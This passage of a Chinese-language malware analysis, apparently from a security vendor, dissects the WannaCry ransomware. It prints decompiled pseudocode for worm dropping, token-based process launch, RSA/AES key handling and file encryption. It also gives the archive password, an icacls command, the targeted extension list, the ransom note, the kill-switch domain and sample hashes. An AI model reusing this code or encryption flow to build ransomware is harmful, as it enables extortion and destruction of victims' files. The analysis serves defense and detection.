    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}


int exec_worm()
{
  struct _STARTUPINFOA StartupInfo; // [sp+4h] [bp-54h]@1
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+48h] [bp-10h]@1

  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  memset(&StartupInfo.lpReserved, 0, 0x44u);
  StartupInfo.cb = 68;
  StartupInfo.wShowWindow = 0;
  StartupInfo.dwFlags = 129;
  if ( CreateProcessA(0, worm_file_path, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
  }
  return 0;
}

int PlayGame()
{
  sprintf(worm_file_path, Format, aWindows, aMssecsvc_exe);
  drop_worm();
  exec_worm();
  return 0;
}
```

火绒剑监控被攻击计算机的如下：



被攻击的计算机包含病毒的完整功能，除了会被勒索，还会继续使用 MS17-010 漏洞进行传播，这种传播呈几何级向外扩张，这也是该病毒短时间内大规模爆发的主要原因。如下图：



目前，攻击内网 IP 需要用户计算机直接暴露在公网且没有安装相应操作系统补丁的计算机才会受到影响，因此那些通过路由拨号的个人用户，并不会直接通过公网被攻击。如果企业网络也是通过总路由出口访问公网的，那么企业网络中的电脑也不会受到来自公网的直接攻击。但是，现实中一些机构的网络存在直接连接公网的电脑，且内部网络又类似一个大局域网，因此一旦暴露在公网上的电脑被攻破，就会导致整个局域网存在被感染的风险。


2.2. 勒索病毒部分详细分析：

1. 该程序资源中包含带有密码的压缩文件，使用密码“WNcry@2ol7”解压之后释放出一组文件：
   a) taskdl.exe，删除临时目录下的所有“*.WNCRYT”扩展名的临时文件。
   b) taskse.exe，以任意 session 运行指定程序。


```
session_id = input_session_id;
if ( input_session_id == -1 )
{
  session_id = WTSGetActiveConsoleSessionId();
  session_id_copy = session_id;
  if ( session_id == -1 )
  {
    local_unwind2(&ms_exc.registration, -1);
    return 0;
  }
}
else
{
  session_id_copy = input_session_id;
}
if ( !((int (__stdcall *)(int, void **))WTSQueryUserToken)(session_id, &phToken) )
{
  v16 = (char *)&ms_exc.registration;
  goto LABEL_52;
}
if ( !((int (__stdcall *)(void *, signed int, _DWORD, signed int, signed int, void **))DuplicateTokenEx)(
        phToken,
        0x2000000,
        0,
        1,
        1,
        &phNewToken) )
{
  v16 = (char *)&ms_exc.registration;
  goto LABEL_52;
}
memset(&v22, 0, 0x40u);
v21 = 68;
v23 = aWinsta0Default;
v24 = a3;
if ( !((int (__stdcall *)(int *, void *, signed int))CreateEnvironmentBlock)(&v33, phNewToken, 1)
  || !CreateProcessAsUserA(phNewToken, lpApplicationName, 0, 0, 0, 0, 1024, v33, 0, &v21, &hHandle) )
{
LABEL_56:
  v16 = (char *)&ms_exc.registration;
  goto LABEL_52;
}
```

c) u.wnry，解密程序，释放后名为@WanaDecryptor@.exe。


d) b.wnry 勒索图片资源。



e) s.wnry，包含洋葱路由器组件的压缩包。病毒作者将勒索服务器搭建在"暗网"，需要通过 tor.exe 和服务器进行通信。




f) c.wnry，洋葱路由器地址信息。



g) t.wnry，解密后得到加密文件主要逻辑代码。

h) r.wnry，勒索 Q&A。



```
t.wnry
1  Q:  What's wrong with my files?
2
3  A:  Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.
4      If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
5      Let's start decrypting!
6
7  Q:  What do I do?
8
9  A:  First, you need to pay service fees for the decryption.
10     Please send %s to this bitcoin address: %s
11
12     Next, please find an application file named "%s". It is the decrypt software.
13     Run and follow the instructions! (You may need to disable your antivirus for a while.)
14
15 Q:  How can I trust?
16
17 A:  Don't worry about decryption.
18     We will decrypt your files surely because nobody will trust us if we cheat users.
19
20
21 *   If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
```

2. 通过命令行修改所有文件的权限为完全访问权限。命令行如下：
   icacls . /grant Everyone:F /T /C /Q
3. 解密 t.wnry 文件数据得到含有主要加密逻辑代码的动态库，通过其模拟的 LoadLibrary 和 GetProcAddress 函数调用该动态库中的导出函数执行其加密逻辑。
   调用勒索动态库代码，如下图所示：

```
if ( acquire_crypt(0, 0, 0) )
{
  dll_size = 0;
  lib_base = (void *)crypt_dll_data(&encrypt_object, aT_wnry, (int)&dll_size);
  if ( lib_base )
  {
    lib_image_base = load_library(lib_base, dll_size);
    if ( lib_image_base )
    {
      TaskStart_func_addr = (void (__stdcall *)(_DWORD, _DWORD))get_proc_addr(lib_image_base, aTaskStart);
      if ( TaskStart_func_addr )
        TaskStart_func_addr(0, 0);
    }
  }
}
```

勒索主逻辑执行，先会导入一个存放在镜像中的 RSA 公钥，之后调用 CryptGenKey 生成一组 RSA 算法的 Session key。之后将这组 Key 的公钥通过 CryptExportKey 导出，再写入到 00000000.pky 文件中。将 Session key 中的私钥用刚导入 RSA 公钥进行加密，存放在 00000000.eky 如下图所示：

```
int __stdcall load_public_key(LPCSTR pky_key_file_name, LPCSTR eky_key_file_name)
{
  void *v2; // ecx@0
  int v3; // esi@1
  HCRYPTKEY v5; // esi@14

  v3 = (int)v2;
  if ( !acquire_aes_rsa_context(v2) )
  {
    release_crypt_res(v3);
    return 0;
  }
  if ( pky_key_file_name )
  {
    if ( !get_1_phkey_from_file(pky_key_file_name) )
    {
      if ( !CryptImportKey(
              *(_DWORD *)(v3 + offsetof(st_crypt_info, hProv)),
              (const BYTE *)&public_rsa_key_2,
              0x114u,
              0,
              0,
              (HCRYPTKEY *)(v3 + offsetof(st_crypt_info, phKey_2)))
        || !call_CryptGenKey(*(_DWORD *)(v3 + offsetof(st_crypt_info, hProv)), v3 + offsetof(st_crypt_info, phKey_1))
        || !export_key_to_file(
              *(_DWORD *)(v3 + offsetof(st_crypt_info, hProv)),
              *(_DWORD *)(v3 + offsetof(st_crypt_info, phKey_1)),
              PUBLICKEYBLOB,
              pky_key_file_name) )
      {
        goto LABEL_19;
      }
      if ( eky_key_file_name )
        encrypt_hkey1_private_by_hkey2_tofile(v3, eky_key_file_name);
      if ( !get_1_phkey_from_file(pky_key_file_name) )
      {
LABEL_19:
        release_crypt_res(v3);
        return 0;
      }
    }
    v5 = *(_DWORD *)(v3 + 12);
    if ( v5 )
      CryptDestroyKey(v5);
  }
  else if ( !CryptImportKey(
              *(_DWORD *)(v3 + offsetof(st_crypt_info, hProv)),
              (const BYTE *)&public_rsa_key_1,
              0x114u,
              0,
              0,
              (HCRYPTKEY *)(v3 + offsetof(st_crypt_info, phKey_1))) )
  {
    release_crypt_res(v3);
    return 0;
  }
  return 1;
}
```

如果遍历到的文件扩展名在欲加密的文件扩展名列表中，如下图所示：

.doc;.docx;.xls;.xlsx;.ppt;.pptx;.pst;.ost;.msg;.eml;.vsd;.vsdx;.txt;.csv;.rtf;.123;.wks;.wk1;.pdf;.dwg;.onetoc2;.snt;.jpeg;.jpg;.docb;.docm;.dot;.dotm;.dotx;.xlsm;.xlsb;.xlw;.xlt;.xlm;.xlc;.xltx;.xltm;.pptm;.pot;.pps;.ppsm;.ppsx;.ppam;.potx;.potm;.edb;.hwp;.602;.sxi;.sti;.sldx;.sldm;.sldm;.vdi;.vmdk;.vmx;.gpg;.aes;.ARC;.PAQ;.bz2;.tbk;.bak;.tar;.tgz;.gz;.7z;.rar;.zip;.backup;.iso;.vcd;.bmp;.png;.gif;.raw;.cgm;.tif;.tiff;.nef;.psd;.ai;.svg;.djvu;.m4u;.m3u;.mid;.wma;.flv;.3g2;.mkv;.3gp;.mp4;.mov;.avi;.asf;.mpeg;.vob;.mpg;.wmv;.fla;.swf;.wav;.mp3;.sh;.class;.jar;.java;.rb;.asp;.php;.jsp;.brd;.sch;.dch;.dip;.pl;.vb;.vbs;.ps1;.bat;.cmd;.js;.asm;.h;.pas;.cpp;.c;.cs;.suo;.sln;.ldf;.mdf;.ibd;.myi;.myd;.frm;.odb;.dbf;.db;.mdb;.accdb;.sql;.sqlitedb;.sqlite3;.asc;.lay6;.lay;.mml;.sxm;.otg;.odg;.uop;.std;.sxd;.otp;.odp;.wb2;.slk;.dif;.stc;.sxc;.ots;.ods;.3dm;.max;.3ds;.uot;.stw;.sxw;.ott;.odt;.pem;.p12;.csr;.crt;.key;.pfx;.der;


则会将当前文件路径加入到文件操作列表中，在遍历文件结束后一并进行文件操作。代码如下图：

```
      if ( wcscmp(FindFileData.cFileName, aRead_me_txt) )
      {
        if ( wcscmp(FindFileData.cFileName, aWanadecryptor_exe_lnk) )
        {
          if ( wcscmp(FindFileData.cFileName, aWanadecryptor_bmp) )
          {
            file_full_path_copy = 0;
            memset(&v44, 0, 0x4E0u);
            HIWORD(v48) = 0;
            v12 = ret_ext_index_in_ext_list(FindFileData.cFileName);
            v48 = v12;
            if ( v12 != (wchar_t *)6
              && v12 != (wchar_t *)1
              && (v12 || FindFileData.nFileSizeHigh > 0 || FindFileData.nFileSizeLow >= 0xC800000) )
            {
              wcsncpy(&file_name, FindFileData.cFileName, 0x103u);
              wcsncpy(&file_full_path_copy, &file_full_path, 0x167u);
              v47 = FindFileData.nFileSizeHigh;
              v46 = FindFileData.nFileSizeLow;
              add_file_list((int)&ptr_new_node, (int)list_head, (int)&file_full_path_copy);
            }
          }
        }
      }
    }
    v7 = hFindFile;
  }
  while ( FindNextFileW(hFindFile, &FindFileData) );
  FindClose(v7);
  for ( list_pos = *(_DWORD **)list_head; list_pos != list_head; list_pos = (_DWORD *)*list_pos )
  {
    if ( !exec_file_operation(v5, (wchar_t *)list_pos + offsetof(file_list, Blink), 1) )
      add_file_list((int)&ptr_new_node, *(_DWORD *)(a3 + 4), (int)(list_pos + 2));
  }
```

对于每个需要加密的文件，都会调用 CryptGenRadom 随机生成 AES 密钥，之后使用 Session Key 中的 RSA 公钥对 AES 密钥进行加密，存放在加密后的数据文件头中，之后将原始文件数据用该 AES 密钥进行加密。如下图所示：

```
  encrypt_random_buf_size = 512;
  if ( !encrypt_by_random(v34, &random_key_buf, 0x10u, (int)&encrypt_random_buf, (int)&encrypt_random_buf_size) )
    goto LABEL_39;
  AES_Rijndael_Init((void *)(v4 + 84), &random_key_buf, off_1000D8D4, 16, 16);
  memset(&random_key_buf, 0, 0x10u);
  if ( !WriteFile_0(v9, aWanacry, 8u, (LPDWORD)&lpNumberOfBytesWritten, 0)
    || !WriteFile_0(v9, &encrypt_random_buf_size, 4u, (LPDWORD)&lpNumberOfBytesWritten, 0)
    || !WriteFile_0(v9, &encrypt_random_buf, encrypt_random_buf_size, (LPDWORD)&lpNumberOfBytesWritten, 0)
    || !WriteFile_0(v9, &operation_flag, 4u, (LPDWORD)&lpNumberOfBytesWritten, 0)
    || !WriteFile_0(v9, &FileSize, 8u, (LPDWORD)&lpNumberOfBytesWritten, 0) )
  {
LABEL_63:
    v15 = (char *)&ms_exc.registration;
    goto LABEL_64;
  }
  if ( operation_flag == 4 )
  {
    v35 = FileSize.QuadPart;
    if ( v22 == 3 )
    {
      SetFilePointer(v8, -65536, 0, 2u);
      if ( !ReadFile_0(v8, *(LPVOID *)(v4 + 0x4C8), 0x10000u, (LPDWORD)&v36, 0) || v36 != 0x10000 )
      {
LABEL_21:
        v15 = (char *)&ms_exc.registration;
        goto LABEL_64;
      }
      AES_Rijndael_Encrypt(v4 + 84, *(_DWORD *)(v4 + 0x4C8), *(char **)(v4 + 1228), 0x10000u, 1);
      if ( WriteFile_0(v9, *(LPCVOID *)(v4 + 1228), 0x10000u, (LPDWORD)&lpNumberOfBytesWritten, 0)
        && lpNumberOfBytesWritten == 0x10000 )
      {
        SetFilePointer(v8, 0x10000, 0, 0);
        v35 -= 0x10000i64;
        goto LABEL_52;
      }
LABEL_39:
      v15 = (char *)&ms_exc.registration;
      goto LABEL_64;
    }
LABEL_52:
    while ( SHIDWORD(v35) >= 0 && (SHIDWORD(v35) > 0 || (_DWORD)v35) )
    {
      v11 = *(_DWORD **)(v4 + 1232);
      if ( !v11 || !*v11 )
      {
        if ( !ReadFile_0(hFile, *(LPVOID *)(v4 + 1224), 0x100000u, (LPDWORD)&v36, 0) || !v36 )
          goto LABEL_39;
        v35 -= v36;
        v12 = 16 * (((v36 - 1) >> 4) + 1);
        if ( v12 > v36 )
          memset((void *)(v36 + *(_DWORD *)(v4 + 1224)), 0, v12 - v36);
        AES_Rijndael_Encrypt(v4 + 84, *(_DWORD *)(v4 + 1224), *(char **)(v4 + 1228), v12, 1);
        if ( WriteFile_0(v23, *(LPCVOID *)(v4 + 1228), v12, (LPDWORD)&lpNumberOfBytesWritten, 0) )
        {
          if ( lpNumberOfBytesWritten == v12 )
            continue;
        }
      }
      goto LABEL_63;
    }
    v8 = hFile;
    v9 = v23;
  }
  SetFileTime(v9, &CreationTime, &LastAccessTime, &LastWriteTime);
  if ( operation_flag == 4 )
  {
    CloseHandle_0(v8);
    CloseHandle_0(v9);
    v23 = (void *)-1;
    hFile = (HANDLE)-1;
    is_moved = MoveFileW(&String, encrypted_file_name);
    v41 = is_moved;
    if ( is_moved )
      SetFileAttributesW(encrypted_file_name, 0x80u);
    else
      DeleteFileW_0(&String);
  }
  else
  {
    CloseHandle_0(v8);
    v23 = (void *)-1;
    hFile = (HANDLE)-1;
    is_moved = MoveFileW((LPCWSTR)old_file_path, encrypted_file_name);
    v41 = is_moved;
  }
  if ( is_moved )
  {
    write_f_wnry = *(void (__stdcall **)(int, wchar_t *, LONG, DWORD, int, int))(v4 + 1236);
    if ( write_f_wnry )
      write_f_wnry(old_file_path, encrypted_file_name, FileSize.HighPart, FileSize.LowPart, operation_flag, v32);
  }
  local_unwind2(&ms_exc.registration, -1);
  return is_moved;
```

整体加密流程，如下图所示：



因为病毒是生成加密过的用户文件后再删除原始文件，所以存在通过文件恢复类工具恢复原始未加密文件的可能。但是因为病毒对文件系统的修改操作过于频繁，导致被删除的原始文件数据块被覆盖，致使实际恢复效果有限。且随着系统持续运行，恢复类工具恢复数据的可能性会显著降低。

三、 关于“WannaCry”新变种的说明

早期版本的“WannaCry”病毒存在“Kill Switch”开关，也就是病毒中检测“http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com”这个网址是否可以访问的代码片段，如果可以访问则不会利用“永恒之蓝”漏洞继续传播。

现在这个域名已经被注册，这个版本“WannaCry”传播功能等于已经关闭，因为这段代码本身没有加密，所以很可能会被得到改病毒样本的“骇客”修改，放开开关，使病毒继续传播。

截止到今日，火绒已经收集到的所谓“WannaCry”最新版本的“变种”，正如我们推测的一样，网上两个“热炒"变种, SHA256 分别为：

32f24601153be0885f11d62e0a8a2f0280a2034fc981d8184180c5d3b1b9e8cf


c8d816410ebfb134ee14d287a34cea9d34d627a2c5e16234ab726cf9fde47ec6

和早期的“WannaCry”相比

SHA256：


24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

有明显人为修改痕迹，如下图所示：



这个样本仅仅是 16 进制修改了两个字节，让"Kill Switch"失效，这个修改不会影响火绒的检测。

另外一个样本除了修改了"Kill Switch"域名，还修改了病毒携带勒索模块。经过测试勒索代码已经被修改坏了，无法运行。如下图：



除了以上两个样本，火绒还截获另一个人为修改的" WannaCry "样本，同样被修改的不能运行，火绒依然可以检测。SHA256 如下：

99c0d50b088df94cb0b150a203de6433cb97d4f8fd3b106ce442757c5faa35c4

截止到本篇分析完成火绒还没截获所谓关闭"Kill Switch"开关的病毒样本。

四、 附录

样本 SHA256

Worm

24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

32f24601153be0885f11d62e0a8a2f0280a2034fc981d8184180c5d3b1b9e8cf

C8d816410ebfb134ee14d287a34cea9d34d627a2c5e16234ab726cf9fde47ec6

Ransom

ed01ebfbc9eb5bbea545af4d01bf5f10716618404804 39c6e5babe8e080e41aa

4a468603fdcb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79

2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d

e2d1e34c79295e1163481b3683633d031cab9e086b9ae2ac5e30b08def1b0b47

ec9d3423338d3a0bfccacaf685366cfb8a9ece8dedbd08e8a3d6446a85019d3a

f5cbff5c100866dd744dcbb68ee65e711f86c257dfcc41790a8f63759220881e

f7c7b5e4b051ea5bd0017803f40af13bed224c4b0fd60b890b6784df5bd63494

88be9ee3ce0f85086aec1f2f8409247e8ab4a2a7c8a07af851f8df9814adeee5

5d26835be2cf4f08f2beeff301c06d05035d0a9ec3afacc71dff22813595c0b9

e989935bb173c239a2b3c855161f56de7c24c4e7a79351d3a457dbf082b84d7b

4d67e6c708062e970d020413e460143ed92bebd622e4b8efd6d6a9fdcd07bda8

eeb9cd6a1c4b3949b2ff3134a77d6736b35977f951b9c7c911483b5caeb1c1fb

24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

c365ddaa345cfcaff3d629505572a484cff5221933d68e4a52130b8bb7badaf9

32f24601153be0885f11d62e0a8a2f0280a2034fc981d8184180c5d3b1b9e8cf

C8d816410ebfb134ee14d287a34cea9d34d627a2c5e16234ab726cf9fde47ec6

fc626fe1e0f4d77b34851a8c60cdd11172472da3b9325bfe288ac8342f6c710a

be22645c61949ad6a077373a7d6cd85e3fae44315632f161adc4c99d5a8e6844

1be0b96d502c268cb40da97a16952d89674a9329cb60bac81a96e01cf7356830

c354a9a0bbb975c15e884916dce251807aae788e68725b512a95f7b580828c64

6bf1839a7e72a92a2bb18fbedf1873e4892b00ea4b122e48ae80fac5048db1a7

e0ec1ad116d44030ad9ef5b51f18ff6160a227a46ffcf64693335c7fb946fad6

63c8a30963265353532d80a41cae5d54b31e5c2d6b2a92551d6f6dcadd0dedeb

b4d607fae7d9745f9ced081a92a2dcf96f2d0c72389a66e20059e021f0b58618

67eedfe3f13e2638de7d028aaf1e116410562cc5d15a9e62a904f758770dc6bf

5f2b33deee53390913fd5fb3979685a3db2a7a1ee872d47efc4f8f7d9438341f

01b628fa60560c0cb4a332818cb380a65d0616d19976c084e0c3eaa433288b88

16493ecc4c4bc5746acbe96bd8af001f733114070d694db76ea7b5a0de7ad0ab

d8a9879a99ac7b12e63e6bcae7f965fbf1b63d892a8649ab1d6b08ce711f7127

7e369022da51937781b3efe6c57f824f05cf43cbd66b4a24367a19488d2939e4

9b60c622546dc45cca64df935b71c26dcf4886d6fa811944dbc4e23db9335640

a1d23db1f1e3cc2c4aa02f33fec96346d9d5d5039ffc2ed4a3c65c34b79c5d93

ceb51f66c371b5233e474a605a945c05765906494cd272b0b20b5eca11626c61

3dcbb0c3ede91f8f2e9efb0680fe0d479ff9b9cd94906a86dec415f760c163e1

043e0d0d8b8cda56851f5b853f244f677bd1fd50f869075ef7ba1110771f70c2

b66db13d17ae8bcaf586180e3dcd1e2e0a084b6bc987ac829bbff18c3be7f8b4

940dec2039c7fca4a08d08601971836916c6ad5193be07a88506ba58e06d4b4d

b3c39aeb14425f137b5bd0fd7654f1d6a45c0e8518ef7e209ad63d8dc6d0bac7

aee20f9188a5c3954623583c6b0e6623ec90d5cd3fdec4e1001646e27664002c

a141e45c3b121aa084f23ebbff980c4b96ae8db2a8d6fde459781aa6d8a5e99a

09a46b3e1be080745a6d8d88d6b5bd351b1c7586ae0dc94d0c238ee36421cafa

7966d843e5760ece99bd32a15d5cd58dc71b1324fdc87e33be46f377486a1b4b

11d0f63c06263f50b972287b4bbd1abe0089bc993f73d75768b6b41e3d6f6d49

5d8123db7094540954061ab1fbc56eedcd9e01110b62d0f54206e3e75a39776a

11011a590796f6c52b046262f2f60694310fa71441363d9116ada7248e58509a

9cc32c94ce7dc6e48f86704625b6cdc0fda0d2cd7ad769e4d0bb1776903e5a13

4186675cb6706f9d51167fb0f14cd3f8fcfb0065093f62b10a15f7d9a6c8d982

5ad4efd90dcde01d26cc6f32f7ce3ce0b4d4951d4b94a19aa097341aff2acaec

b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25

63bd325cc229226377342237f59a0af21ae18889ae7c7a130fbe9fd5652707af

a50d6db532a658ebbebe4c13624bc7bdada0dbf4b0f279e0c151992f7271c726

2584e1521065e45ec3c17767c065429038fc6291c091097ea8b22c8a502c41dd

b47e281bfbeeb0758f8c625bed5c5a0d27ee8e0065ceeadd76b0010d226206f0

c1f929afa37253d28074e8fdaf62f0e3447ca3ed9b51203f676c1244b5b86955

4c69f22dfd92b54fbc27f27948af15958adfbc607d68d6ed0faca394c424ccee

201f42080e1c989774d05d5b127a8cd4b4781f1956b78df7c01112436c89b2c9

22ccdf145e5792a22ad6349aba37d960db77af7e0b6cae826d228b8246705092

5dee2ac983640d656f9c0ef2878ee34cda5e82a52d3703f84278ac372877346d

1e6753f948fa648ef9e0d85795b7f090968ee1f240efc0628283776ea55ccb0f

7bb9ea2c0f53fa96883c54fa4b107764a6319f6026e4574c9feec2cb7d9e7d21

9174c0772a5f871e58c385c01eea1ed4b706675bf9bd6aa1667b9d3c40acb6fc

3e6de9e2baacf930949647c399818e7a2caea2626df6a468407854aaa515eed9

a3900daf137c81ca37a4bf10e9857526d3978be085be265393f98cb075795740

